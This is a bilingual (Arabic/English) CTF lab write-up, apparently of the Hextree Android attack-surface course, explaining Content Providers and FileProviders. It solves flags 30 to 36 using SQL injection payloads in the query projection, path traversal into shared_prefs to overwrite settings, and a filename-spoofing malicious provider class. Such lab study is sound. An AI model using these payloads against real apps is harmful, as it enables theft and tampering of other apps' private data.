5-Content- and FileProvider

🎯 إيه هو Content Provider؟

- **Content Provider** زي الـ (Component) هو مكون من مكونات تطبيقات الأندرويد `Activity` و `Service`.
- وظيفته الأساسية هي **تخزين ومشاركة البيانات بين التطبيقات المختلفة**.
- مثال مشهور جدًا هو **Contacts** في الموبايل، تطبيقات زي الـ WhatsApp والـ Messenger والـ Dialer بتقدر تشوف جهات الاتصال عن طريق الـ Content Provider الخاص بالـ Contacts.

✅ إمتى أحتاج Content Provider؟

لو عندك تطبيقين مختلفين وعايز تخليهم يشوفوا نفس البيانات.

- مثال: تطبيق للملاحظات وتطبيق للتقويم عايزين يتشاركوا المواعيد.
- بدون Content Provider مش هيعرفوا يشوفوا بيانات بعض بشكل مباشر.

لكن لو التطبيق بتاعك بيشتغل لوحده ومش بيشارك بيانات مع تطبيقات تانية، مش محتاج Content Provider، ممكن تستخدم **SQLiteDatabase** عادي.

🗺️ إزاي Content Provider بيشتغل؟

لما تطبيق تاني عايز ياخد بيانات من Content Provider، بيبعت طلب عن طريق حاجة اسمها ContentResolver.

- الـ `ContentResolver` بيشوف الـ **URI** اللي إنت بعتته.
- الـ URI ده بيكون عنده **Authority**، وهو اللي بيوجه الطلب للـ Content Provider الصحيح.

🔎 مثال على URI:

مثال على URI بيطلب بيانات جهات الاتصال:

```
content://com.android.contacts/contacts
```

- `content://` → ده الـ Scheme الخاص بـ Content Provider.
- `com.android.contacts` → ده الـ **Authority** اللي بيحدد إنه تابع للـ Contacts.
- `/contacts` → ده الـ Path اللي بيحدد إنت عايز إيه من الـ Content Provider ده.

✍️ إيه هي الـ Methods المهمة في Content Provider؟

فيه شوية دوال أساسية لازم أي Content Provider يكون فيها:

1 onCreate()

- دي أول حاجة بتشتغل لما Content Provider يبدأ، بتعمل إعدادات أولية.

2 query()

- دي اللي بنستخدمها عشان نجيب بيانات من Content Provider.
- مثلًا: لما تطبيق زي WhatsApp يطلب الـ Contacts من الموبايل.

3 insert()

- دي اللي بنستخدمها عشان نضيف بيانات جديدة في Content Provider.
- مثلًا: لو ضفت جهة اتصال جديدة.

4 update()

- دي عشان تعدل بيانات موجودة.
- مثلًا: تعدل اسم شخص في الـ Contacts.

5 delete()

- دي عشان تحذف بيانات من Content Provider.
- مثلًا: تمسح جهة اتصال معينة.

6 getType()

- دي بتحدد نوع البيانات اللي الـ Content Provider بيقدمه، هل هو قائمة؟ ولا عنصر واحد؟

🔥 مثال:

نفترض إن عندك Content Provider بيعرض بيانات الطلبة في جامعة:

`content://com.example.university/students`

لما تيجي تعمل Query من تطبيقك:

```
Cursor cursor = getContentResolver().query(
    Uri.parse("content://com.example.university/students"),
    null,   // الأعمدة اللي عايز تجيبها
    null,   // الشرط
    null,   // القيم للشرط
    null    // الترتيب
);
```

هيجيب لك كل الطلبة المسجلين في Content Provider ده.

ازاي بقي query ده بيتم <-- `SELECT projection FROM table WHERE selection = selector`

`;ORDER BY sortOrder`

القيمة اللي بinject فيها هي projection,selector

خلي بالك علشان Content Provider يتعامل مع البانات احنا بنديله Permission فمثلا لو عاوزين نخليل يقرأ Contacts

```
<uses-permission android:name="android.permission.READ_CONTACTS"/>
```

Content Providers are identified and accessed with a `content://` URI. Using the `getContentResolver().query()` method the URI can be querried. The returned data is a table structure that can be explored using the `Cursor` object.

```
Cursor cursor =
getContentResolver().query(ContactsContract.RawContacts.CONTENT_URI,
                null, null,
                null, null);
```

Dump Content Provider

```
public void dump(Uri uri) {
    Cursor cursor = getContentResolver().query(uri, null, null, null, null);
    if (cursor.moveToFirst()) {
        do {
            StringBuilder sb = new StringBuilder();
            for (int i = 0; i < cursor.getColumnCount(); i++) {
                if (sb.length() > 0) {
                    sb.append(", ");
                }
                sb.append(cursor.getColumnName(i) + " = " +
cursor.getString(i));
            }
            Log.d("evil", sb.toString());
        } while (cursor.moveToNext());
    }
}
```

لو عاوزين بقي نستخدم adb shell احنا بنستخدم امر content

sqli :

- query()
- update()
- insert()
- delete()

path traversal :

- read()

- write()

Here's a table summarizing all commands for **Content Provider** :

No.	Command	Description
1	`content query --uri content://authority_name/table`	Query data from the specified table using the URI.
2	`content insert --uri content://authority name/table --bind col_Name:data_type:new_value`	Insert new data into the specified table.
3	`content update content://authority name/table --bind col Name:data_type:new_value --where "name='value'"`	Update specific data in the table based on a condition.
4	`content delete content://authority_name/table --where "name='value'"`	Delete specific data from the table based on a condition.
5	`content read content://authority_name/file_name`	Read content from a specific file using the URI.
6	`content write content://authority_name/file_name`	Write data to a specific file using the URI.

Flag 30

هنا بقي عاوز Flag ودلوقتي هنجيب بس باستخدام adb shell بس هنروح نشوف الملف بتاع Flag30Activity

هنلاقيه هنا بيجيب من secret من ملف **success**

```
protected void onCreate(Bundle bundle) {
    Log.i("Flag30", "In flag30 activity");
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    Intent intent = getIntent();
    this.f.addTag("/success");
    if (Flag30Provider.secret.equals(intent.getStringExtra("secret"))) {
        checkStatus(this);
    }
}
```

هنا بقي في AndroidMenifast.xml متحدد **authoritiies=io.hextree.flag30**

```
    <provider
        android:name="io.hextree.attacksurface.providers.Flag30Provider"
        android:enabled="true"
        android:exported="true"
        android:authorities="io.hextree.flag30"/>
    <provider
```

كده بقي احنا عارفين **authority_name, file contain flag** هنستخدم بقي content query in adb علشان نبعت query

```
127|emu64xa:/data/data/io.hextree.attacksurface # content query --uri
content://io.hextree.flag30/success
```

Flag is **HXT{query-provider-table-1vsd8}**

```
127|emu64xa:/data/data/io.hextree.attacksurface # content query --uri content://io.hextree.flag30/success
Row: 0 _id=1, name=flag30, value=HXT{query-provider-table-1vsd8}, visible=1
emu64xa:/data/data/io.hextree.attacksurface # SS
```

by using code

```
Cursor cursor = getContentResolver().query(
   Uri.parse("content://io.hextree.flag30/success"),
   null, null,
   null, null
);

// dump Uri

if (cursor!=null && cursor.moveToFirst()) {
    do {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < cursor.getColumnCount(); i++) {
            if (sb.length() > 0) {
                sb.append(", ");
            }
            sb.append(cursor.getColumnName(i) + " = " +
cursor.getString(i));
        }
        Log.d("evil", sb.toString());
    } while (cursor.moveToNext());
}
```

Flag 31

نفس الكلام بالظبط اللي عاملناه مع Flag 30

```
protected void onCreate(Bundle bundle) {
    Log.i("Flag30", "In flag30 activity");
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    Intent intent = getIntent();
    this.f.addTag("/flag/31");
    if (Flag31Provider.secret.equals(intent.getStringExtra("secret"))) {
        checkStatus(this);
    }
}
```

```
    <provider
        android:name="io.hextree.attacksurface.providers.Flag31Provider"
        android:enabled="true"
        android:exported="true"
        android:authorities="io.hextree.flag31"/>
    <provider
```

```
emu64xa:/data/data/io.hextree.attacksurface # content query --uri
content://io.hextree.flag31/flag/31
```

flag is **HXT{query-uri-matcher-sakj1}**

```
emu64xa:/data/data/io.hextree.attacksurface # content query --uri content://io.hextree.flag31/flag/31
Row: 0 _id=2, name=flag31, value=HXT{query-uri-matcher-sakj1}, visible=1
emu64xa:/data/data/io.hextree.attacksurface #
```

Flag 32 SQLI

دلوقتي بقي لو روحنا نجيب Flag 32 مش هنعرف نجيب لانه هو عامل ان **visible=0** وهو في الكود بيطلع اللي **visible=1** فكده مش هنعرف

```
    @Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivit
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.f = new LogHelper(this);
        Intent intent = getIntent();
        this.f.addTag("/flags");
        this.f.addTag("flag32");
        if (Flag32Provider.secret.equals(intent.getStringExtra("secret"))) {
            checkStatus(this);
        }
    }

    }
    String str3 = "visible=1" + (str != null ? " AND (" + str + ")" : "");
    Log.i("Flag32", "FLAGS: " + str3);
    Cursor query = readableDatabase.query(FlagDatabaseHelper.TABLE_FLAG, strArr, str3, strArr2, null, nul
    if (containsFlag32(query)) {
        LogHelper logHelper = new LogHelper(getContext());
        logHelper.addTag(uri.getPath());
        logHelper.addTag("flag32");
        success(logHelper);
        query.requery();
    }
    return query;
```

هنا اهو مثلا طلعنا **Flag30,Flag31** علشان هما **visible=1**

```
ontent query --uri content://io.hextree.flag32/flags
Row: 0 _id=1, name=flag30, value=HXT{query-provider-table-1vsd8}, visible=1
Row: 1 _id=2, name=flag31, value=HXT{query-uri-matcher-sakj1}, visible=1
```

دلوقتي بقي احنا عاوزين نعمل SQLI علشان نجيب Flag32 بس تعالي نفهم ازاي اصلا هو بيروح يعمل query

Select * from flags where visible=1

ده اللي query اللي بيتبعت ولو جينا عملنا كل قيمة لل syntax الاصلي بتاعها هيبقي كده

SELECT **projection** FROM table WHERE **selection** = **selector**

*** == projection**

selection == visible

selector == 1

احنا بقي لو شوفنا في hel**p بتاع امر Content هنلاقي ان هو عنده projection option-- معني كده ان احنا ينفع نغير في قيمة projection اللي هنعملها بقي هنبعت كده**

```
content query --uri content://io.hextree.flag32/flags --projection "* from Flag where visible=0--"
```

select * from Flag where visible=0-- from Flag where visible=1

هيقوم منفذ اللي احنا كاتبينه في projection ويعمل comment لباقي الامر وبكده هعرف نجيب flag

Flag is **HXT{sql-injection-in-provider-1gs82}**

```
ntent query --uri content://io.hextree.flag32/flags --projection "* from Flag where visible=0--"
Row: 0 _id=3, name=flag32, value=HXT{sql-injection-in-provider-1gs82}, visible=0
```

برده لو عاوزين نجيب كل اللي في table سواء ان visible=1 or visible=0

--projection " * from Flag--"

```
 content://io.hextree.flag32/flags --projection "* from Flag--"
Row: 0 _id=1, name=flag30, value=HXT{query-provider-table-1vsd8}, visible=1
Row: 1 _id=2, name=flag31, value=HXT{query-uri-matcher-sakj1}, visible=1
Row: 2 _id=3, name=flag32, value=HXT{sql-injection-in-provider-1gs82}, visible=0
```

في برده حلتاني هو انا لو مثلا كتبنا اي حاجة في قيمة selection معني كده ان هو بيحط شرط And فاحنا ممكن نغير قيمة selection =(visible=0)

```
Cursor cursor = getContentResolver().query(Uri.parse( uriString: "content://io.hextree.flag32/flags"),
        projection: null,  selection: "!@#$%^&*(",
        selectionArgs: null,  sortOrder: null);
```

```
SELECT * FROM Flag WHERE visible=1 AND (!@#$%^&*()
```

Flag 33

هنا بقي في flag33 هو مش معمول له exported=false --> exported فكده احنا مش هنعرف نستخدمه

```
<provider
    android:name="io.hextree.attacksurface.providers.Flag33Provider1"
    android:enabled="true"
    android:exported="false"
    android:authorities="io.hextree.flag33_1"
    android:grantUriPermissions="true"/>
<provider
```

بس لو روحنا للكود هنلاقيه ان هو ممكن نعمل implicit لانه بيبعت data بتاعته ل intent--> "action="io.hextree.FLAG33

```java
@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, c
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    Intent intent = getIntent();
    String stringExtra = intent.getStringExtra("secret");
    if (stringExtra == null) {
        if (intent.getAction() == null || !intent.getAction().equals("io.hextree.FLAG33")) {
            return;
        }
        intent.setData(Uri.parse("content://io.hextree.flag33_1/flags"));
        intent.addFlags(1);
        setResult(-1, intent);
        finish();
        return;
    }
    if (Flag33Provider1.secret.equals(stringExtra)) {
        this.f = new LogHelper(this);
        this.f.addTag("access-notes-table");
        this.f.addTag("flag33");
        checkStatus(this);
    }
}
}
```


احنا بقي كده هننشئ "intent contain action="io.hextree.FLAG33 ونبعت لل Flag33Activity1 وهو يرد علينا يس خلي بالك لما هنبعت هو بيجيب قيمة table اللي هو Flag واحنا هنا flag متخزن في table اللي هو Note فاحنا بقي زي ما شرحنا في flag32 ان احنا هنغير في قيمة projection ونخليه "--projection = " * from Note وكده يبقي الكود كله

```
Cursor cursor = getContentResolver().query(
                                                    dat
a.getData(),
                                                    
==new String[]{" * from Note--"}==, null,
                                                    nul
l, null
                                                    );
```

```java
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        ((Button)findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent=new Intent("io.hextree.FLAG33");
                intent.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag33Activity1");
                startActivityForResult(intent,1);
```

```
            }

        });
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
            Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
            v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
            return insets;
        });}
            @Override
                protected void onActivityResult(int requestCode,int
resultCode,@Nullable Intent data){
            Cursor cursor = getContentResolver().query(
                    data.getData(),
                    new String[]{" * from Note--"}, null,
                    null, null
            );


((TextView)findViewById(R.id.textView)).setText(data.getData().toString());

            if (cursor!=null && cursor.moveToFirst()) {
                do {
                    StringBuilder sb = new StringBuilder();
                    for (int i = 0; i < cursor.getColumnCount(); i++) {
                        if (sb.length() > 0) {
                            sb.append(", ");
                        }
                        sb.append(cursor.getColumnName(i) + " = " +
cursor.getString(i));
                    }
                    Log.d("evil", sb.toString());
                } while (cursor.moveToNext());
            }
        }
    }
```

Flag is HXT{union-select-injection-1bs98}



How To Access FileProvider

هنا FileProvider ده بيبقي ملف موجود في التطبيق واحنا عاوزين نفتح الملف ده وده اللي هشنوفه دلوقتي في Flag34

Flag 34

لو روحنا كده ل AndroidMeniFast.xml هلاقينه ان هو بيحتوي علي FileProvider بس هنلاقي ان هو "exported="false ان احنا مش هنعرف نستخدمه

```
<provider
    android:name="androidx.core.content.FileProvider"
    android:exported="false"
    android:authorities="io.hextree.files"
    android:grantUriPermissions="true">
    <meta-data
        android:name="android.support.FILE_PROVIDER_PATHS"
        android:resource="@xml/filepaths"/>
</provider>
```

```xml
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <files-path
        name="flag_files"
        path="flags/"/>
    <files-path
        name="other_files"
        path="."/>
</paths>
```

هنا اه filepaths بيحتوي علي paths 2 واحد other_files والتاني هو flags وهنعرف ان اصلا flag34 موجود في flags --> flags/flag34

دلوقتي بقي هنشوف الكود بتاع flag34Activity

```java
@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.activity.Com
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    String stringExtra = getIntent().getStringExtra("filename");
    if (stringExtra != null) {
        prepareFlag(this, stringExtra);
        Uri uriForFile = FileProvider.getUriForFile(this, "io.hextree.files", new File(getFilesDir(), stringExtra));
        Intent intent = new Intent();
        intent.setData(uriForFile);
        intent.addFlags(3);
        setResult(0, intent);
        return;
    }
    Uri uriForFile2 = FileProvider.getUriForFile(this, "io.hextree.files", new File(getFilesDir(), "secret.txt"));
    Intent intent2 = new Intent();
    intent2.setData(uriForFile2);
    intent2.addFlags(3);
    setResult(-1, intent2);
}

void prepareFlag(Context context, String str) {
    if (str.contains("flag34.txt") && new File(getFilesDir(), str).exists()) {
        LogHelper logHelper = new LogHelper(context);
        logHelper.addTag("file-provider");
        logHelper.addTag("flag34");
        Utils.writeFile(this, "flags/flag34.txt", logHelper.appendLog(FLAG));
    }
}
}
```

هنلاقي ان هو بياخد متغير اللي هو filename وبيشوف لو filename ده اديته قيمة بيحتوي flag34.txt هيرجع في setResult الFlag لل intent ولو ملقاش في قيمة هيرجع secret.txt قولنا قدام هيرجع باستخدام setResult احنا كده محتاجين نستخدم startActivityForResult و onActivityResult

يبقي احنا كده محتاجين ننشئ intent ل ونبعته ل Flag34Activity ونبعت معاه filename="flags/flag34.txt وهو اول ما يشوف flag34.txt هيقوم باعتلنا flag

NOTE

خلي بالك هنا انا قولت احنا هنشتخدم intent علشان نبعته ل flag34Activity مع ان احنا قايلين ان هو مش exported صح كده ؟ لا غلط علشان انتا عند files 2 واحد اسمه fileprovider , التاني flag34Activity واللي معموله exported هو flag34Activity علشان كده هنعرف نبعت عادي intent

```
<activity
    android:name="io.hextree.attacksurface.activities.Flag34Activity"
    android:exported="true"/>
<activity
```

code

```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        ((Button)findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
            Intent intent2=new Intent();
            intent2.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag34Activity");
            intent2.putExtra("filename", "flags/flag34.txt");
            startActivityForResult(intent2,42);
            }

        });
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
            Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
            v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
            return insets;
        });}
 protected void onActivityResult(int requestCode, int resultCode, Intent
data) {
    super.onActivityResult(requestCode, resultCode, data);
    Log.i("Flag34", String.valueOf(data.getData()));
    try {
        InputStream inputStream =
getContentResolver().openInputStream(data.getData());
        BufferedReader reader = new BufferedReader(new
InputStreamReader(inputStream));
        String line;
```

```
        while ((line = reader.readLine()) != null) {
            Log.i("Flag34", line);
        }
    }
    catch (IOException e){
    }
}

}
```

Flag is HXT{sharing-filedescriptors-av27s}

```
------- PROCESS STARTED (6790) for package com.example.mora ----------------------------
37  6790-6790  Flag34                  com.example.mora                     I  HXT{sharing-filedescriptors-av27s}
```

Flag 35

هو نفس فكرة اللي فات بس هنا هنعمل **path traversal** علشان نجيب flag35.txt يعني هو بياخد الملف اللي بيدهلها ويشوفه في **/files/** بيشوفه في **folder=files** واحنا اصلا عندنا الملف ده متخزن بره **folder files** بدل بقي ما ندخل flag35.txt هيبقي **../flag35.txt**

```
    <provider
        android:name="io.hextree.attacksurface.providers.Flag35FileProvider"
        android:exported="false"
        android:authorities="io.hextree.root"
        android:grantUriPermissions="true">
        <meta-data
            android:name="android.support.FILE_PROVIDER_PATHS"
            android:resource="@xml/rootpaths"/>
    </provider>
```

Compare the `filepaths.xml` to the `rootpaths.xml` file provider configuration. Why is the `<root-path>` considered "insecure"?

```
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <files-path name="flag_files" path="flags/"/>
    <files-path name="other_files" path="."/>
</paths>
```

Remember that the file provider configuration is used to generate file sharing URIs such as `content://io.hextree.files/other_files/secret.txt`. These sections can be read like so:

- `content://` it's a content provider
- `io.hextree.files` the authority from the android manifest
- `other_files` which configuration entry is used

- `/secret.txt` the path of the file relative to the configured `path` in the .xml file


```
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <root-path name="root_files" path="/"/>
</paths>
```

The file provider with a `<root-path>` configuration will generated URIs like this `content://io.hextree.files/root_files/data/data/io.hextree.attacksurface/files/secret.txt`. If we decode these sections we can see that this provider can map files of the entire filesystem

- `content://` it's a content provider
- `io.hextree.root` the authority from the android manifest
- `root_files` which configuration entry is used
- `/data/data/io.hextree.attacksurface/files/secret.txt` the path of the file relative to the configured `path`, which is mapped to the filesystem root!

In itself the `<root-path>` configuration is not actually insecure, as long as only trusted files are shared. But if the app allows an attacker to control the path to any file, it can be used to expose arbitrary internal files.

before



after

flag is **HXT{path-traversal-stealer-s1hw9}**

Flag 36

دلوقتي بقي احنا عرفنا ان في flag 35 بستخدم root Access يعني بيتخدم صلاحيات Root يعني احنا نقد نعمل Read and Write تعالي بقي نشوف Flag36Activity

```java
@Override // io.hextree.attacksurface.AppCompactActivity, androidx.fragment.app.FragmentActivity, androidx.act
protected void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.f = new LogHelper(this);
    this.f.addTag(Boolean.valueOf(Flag36Preferences.getBoolean("solved", false)));
    if (Flag36Preferences.getBoolean("solved", false)) {
        this.f.addTag(Flag36Preferences.class);
        success(this);
    } else {
        Log.i("Flag36", "Not solved yet: \"solved=false\" in the `Flag36Preferences` shared preferences");
    }
}
```

هنا هو بيتاكد ان من قيمة solved يعني لو هي true هيعمل success وبيجيب flag ولو no flag false وهنلاقيها ان هي متخزنة في /shared_prefs/Flag3Preferences.xml

```
/data/data/io.hextree.attacksurface/shared_prefs/Flag36Preferences.xml
```

```
emu64x:/ # cat /data/data/io.hextree.attacksurface/shared_prefs/Flag36Preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="solved" value="false" />
</map>
emu64x:/ #
```

احنا بقي عاوزين نستخدم root في flag35 علشان نعدل الملف اللي هو Flag3Preferences.xml ونخلي قيمة solved=true

code


```
public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);
        ((Button)findViewById(R.id.button2)).setOnClickListener(new
View.OnClickListener() {
            @Override
            public void onClick(View v) {
            Intent intent2=new Intent();
            intent2.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag35Activity");
            intent2.putExtra("filename",
"../shared_prefs/Flag36Preferences.xml");
            startActivityForResult(intent2,42);

            }
```

```
        });
        ViewCompat.setOnApplyWindowInsetsListener(findViewById(R.id.main),
(v, insets) -> {
            Insets systemBars =
insets.getInsets(WindowInsetsCompat.Type.systemBars());
            v.setPadding(systemBars.left, systemBars.top, systemBars.right,
systemBars.bottom);
            return insets;
        });}
protected void onActivityResult(int requestCode, int resultCode, Intent
data) {
    super.onActivityResult(requestCode, resultCode, data);
    try {
        InputStream inputStream =
getContentResolver().openInputStream(data.getData());
        BufferedReader reader = new BufferedReader(new
InputStreamReader(inputStream));
        String line;

        while ((line = reader.readLine()) != null) {
            Log.i("Flag35", line);
            if(line.contains("false")){
                line=line.replace("false","true");

            }
            Log.i("Flag35", line);
        }
        OutputStream
outputStream=getContentResolver().openOutputStream(data.getData());
        outputStream.write(line.getBytes());
        outputStream.close();
        Intent intent3=new Intent();
        intent3.setClassName("io.hextree.attacksurface",
"io.hextree.attacksurface.activities.Flag36Activity");
        startActivity(intent3);
    }
    catch (IOException e){
    }
}

}
```

✅ ليه استخدمت `OutputStream`؟

- علشان تكتب التعديلات على نفس الملف اللي فتحته.
- بعد ما غيرت `"false"` إلى `"true"` في المتغير `line`، استخدمت `OutputStream` علشان تكتب المحتوى المعدل في الملف.

flag is **HXT{overwriting-shared-prefs-034nsd}**



You can use the following code snippet to implement a malicious File Provider that can spoof the filename.

```
public class AttackProvider extends ContentProvider {
    public AttackProvider() {
    }

    @Override
    public Cursor query(Uri uri, String[] projection, String selection,
                        String[] selectionArgs, String sortOrder) {
        Log.i("AttackProvider", "query("+uri.toString()+")");

        MatrixCursor cursor = new MatrixCursor(new String[]{
                OpenableColumns.DISPLAY_NAME, OpenableColumns.SIZE
        });
```

```
        cursor.addRow(new Object[]{
                "../../../filename.txt", 12345
        });

        return cursor;
    }

    @Override
    public ParcelFileDescriptor openFile(Uri uri, @NonNull String mode)
throws FileNotFoundException {
        Log.i("AttackProvider", "openFile(" + uri.toString() + ")");

        try {
            ParcelFileDescriptor[] pipe = ParcelFileDescriptor.createPipe();
            ParcelFileDescriptor.AutoCloseOutputStream outputStream = new
ParcelFileDescriptor.AutoCloseOutputStream(pipe[1]);

            new Thread(() -> {
                try {
                    outputStream.write("<h1>File Content</h1>".getBytes());
                    outputStream.close();
                } catch (IOException e) {
                    Log.e("AttackProvider", "Error in
pipeToParcelFileDescriptor", e);
                }
            }).start();

            return pipe[0];
        } catch (IOException e) {
            throw new FileNotFoundException("Could not open pipe for: " +
uri.toString());
        }
    }

    @Override
    public int delete(Uri uri, String selection, String[] selectionArgs) {
        Log.i("AttackProvider", "delete("+uri.toString()+")");
        throw new UnsupportedOperationException("Not yet implemented");
    }

    @Override
    public String getType(Uri uri) {
        Log.i("AttackProvider", "getType("+uri.toString()+")");
```

```
        throw new UnsupportedOperationException("Not yet implemented");
    }

    @Override
    public Uri insert(Uri uri, ContentValues values) {
        Log.i("AttackProvider", "insert("+uri.toString()+")");
        throw new UnsupportedOperationException("Not yet implemented");
    }

    @Override
    public boolean onCreate() {
        Log.i("AttackProvider", "onCreate()");
        return true;
    }

    @Override
    public int update(Uri uri, ContentValues values, String selection,
                      String[] selectionArgs) {
        Log.i("AttackProvider", "update("+uri.toString()+")");
        throw new UnsupportedOperationException("Not yet implemented");
    }
}
```